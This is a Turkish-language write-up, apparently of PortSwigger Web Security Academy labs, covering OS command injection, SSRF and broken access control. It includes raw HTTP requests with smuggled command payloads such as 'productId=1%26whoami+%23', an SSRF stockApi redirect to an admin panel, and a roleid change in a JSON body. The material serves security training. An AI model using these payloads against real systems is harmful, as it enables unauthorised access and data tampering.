


OS Command Injection




URL kısmında productId=1 şeklinde ürün id'sinin verildiğini görebiliyoruz. Zafiyet içermiyor olabilir ancak SQL sorgusu çalıştırılabilme ihtimaline karşı manipüle etmeye çalışabiliriz.



Örnek olarak herhangi bir SQL sorgusunu deneyebiliriz. Burada "productId=1' OR '1'='1 " payloadını deneyelim.



Sonucunda herhangi bir doğru yanıt ya da hata mesajı almadık. SQL injection dışındaki zafiyetlerin varlığını kontrol edebiliriz.




```
POST /product/stock HTTP/2
Host: 0aa600a0045b5424823065dd00eb0024.web-security-academy.net
Cookie: session=bIMiTCkalCvcJ2nnD3RfteLw6wgDboag
Content-Length: 21
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0aa600a0045b5424823065dd00eb0024.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0aa600a0045b5424823065dd00eb0024.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&storeId=2
```

Burpsuite'den istek göndererek incelemeye devam edelim.

```
productId=1&storeId=2
```

Bu defa productId kısmını manipüle etmeye çalışalım. Burp Suite'den repeater'a gödererek command injection olasılığıyla devam edelim.

```
POST /product/stock HTTP/2
Host: 0aa600a0045b5424823065dd00eb0024.web-security-academy.net
Cookie: session=bIMiTCkalCvcJ2nnD3RfteLw6wgDboag
Content-Length: 28
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0aa600a0045b5424823065dd00eb0024.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa600a0045b5424823065dd00eb0024.web-security-academy.net/product?prod
uctId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1;whoami&storeId=2
```

Response

Pretty Raw Hex Render

```
1 /home/peter-zR0nEr/stockreport.sh: line 5: $2: unbound variable
2 whoami: extra operand '2'
3 Try 'whoami --help' for more information.
4
```

Elde ettiğimiz hata mesajında komutun yanlış şekilde enjekte edildiğini anlayabiliriz. Bu nedenle yöntemimizi değiştirebiliriz.

```
POST /product/stock HTTP/2
Host: 0aa600a0045b5424823065dd00eb0024.web-security-academy.net
Cookie: session=bIMiTCkalCvcJ2nnD3RfteLw6wgDboag
Content-Length: 28
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0aa600a0045b5424823065dd00eb0024.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa600a0045b5424823065dd00eb0024.web-security-academy.net/product?productI
d=2
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&whoami&storeId=2
```

Payloadı doğru şekilde yapılandırmaya çalışabiliriz. Bu noktada karakterlerin encode edilmesi sonuca ulaşmamıza yardımcı olabilir.

```
POST /product/stock HTTP/2
Host: 0a0600110473a7e88089cb8900a00039.web-security-academy.net
Cookie: session=4mqiusW50pd6jhIkMdymw0SsZrV9nxD0
Content-Length: 34
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a0600110473a7e88089cb8900a00039.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a0600110473a7e88089cb8900a00039.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1%26whoami+%23&storeId=1

HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13

peter-l3KRwi
```

Kullanıcı bilgilerine ulaşmış oluruz. Komutların çeşitliliğini değiştirerek zafiyeti manipüle etmeye devam edebiliriz.

SSRF

Description:

Do you ever get those days when you just feel sad for no reason? Sometimes it can be weather related, We have the perfect solution with our new Mood Enhancer.

In your package, you will receive a small chalkboard with a rainbow of chalk colors. You can prepare yo emotions, pick out the yellow chalk and draw a nice big smiley sun. You can leave it like that if you wish, clear bright blue sky.

With all the colors of the rainbow at your fingertips a picture of a rainbow is only a few chalk lines away, rainbow. Better still turn that rainbow upside down to reveal a huge multicolored grin, smiles are infectio

All chalks can be replaced whenever you are running low, but please be advised we can't sell colors ind complete set. We're sure you will find happy things to draw using all the colors at hand.

London Check stock

Arka planda neler döndüğünü görmek için burp suite kullanalım.


```
POST /product/stock HTTP/2
Host: 0abe0004034abeb580d55d7f00fc003a.web-security-academy.net
Cookie: session=glPxqPIzgUN9ZQcm3JIacqWjl9rPglTN
Content-Length: 107
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0abe0004034abeb580d55d7f00fc003a.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0abe0004034abeb580d55d7f00fc003a.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D2
```

Post isteğinde stockApi parametresinin açıkta olduğunu görebiliyoruz. Bu gibi parametreler sunucu tarafından kontrol edilmelidir çünkü manipüle edilmeye açıktır.

```
stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=2
```


Decode ettiğimizde isteğin ne olduğunu görebiliriz. Bunu kullanarak sunucunun localhost'una erişim sağlamayı deneyebiliriz.

Bu sayede admin paneline erişerek istediğimiz şekilde manipüle edebiliriz. Ancak delete butonuna tıklamak istediğimizde erişim engeline takılıyoruz.




Bu yüzden manuel olarak kontrol etmeyi deneyelim.

HTML kodunu incelediğimizde silme işleminin nasıl gerçekleştiğini görebiliriz. Buna göre payloadımızı tekrar düzenleyelim.



Payloadları değiştirerek istediğimiz manipülasyonu elde etmiş oluruz.

Broken Access Control



Bize verilen kullanıcı adı şifre ile giriş yaparken diğer yandan burp suite ile intercept üzerinden inceleme yapabiliriz.


```
GET /my-account?id=wiener HTTP/2
Host: 0ad6006e041e0743834c0ad500610027.web-security-academy.net
Cookie: session=gtEQDcedZBap91YqqlLYzNBBNHJIboy7
Cache-Control: max-age=0
```

GET isteğinde hesabımıza ait bir id verildiğini görebiliyoruz. Bu id'yi manipüle etmeye çalışalım.


```
GET /my-account?id=admin HTTP/2
Host:
0ad6006e041e0743834c0ad500610027.web-security-academy.net
Cookie: session=gtEQDcedZBap91YqqlLYzNBBNHJIboy7
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
```

```
1 HTTP/2 302 Found
2 Location: /login
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Admin kullanıcısını girdiğimizde istediğimiz şekilde bir sonuç alamadık. Bu yüzden incelemek için başka alanlara yönebiliriz.



Update email kısmını kontrol edelim.




Kullanıcılara roleid olarak belirlenmiş bir parametre verildiğini görebiliyoruz. Bunu kullanarak açığı manipüle etmeye çalışabiliriz.

```
{
  "email":"wiener@normal-user.net",
  "roleid":2
}
```

Farklı bir roleid vermeyi deneyelim.

Admin panelini wiener kullanıcısına açmayı başardık.



Böylelikle normalde yetki sahibi olmasak da istediğimiz kullanıcıyı silebiliriz.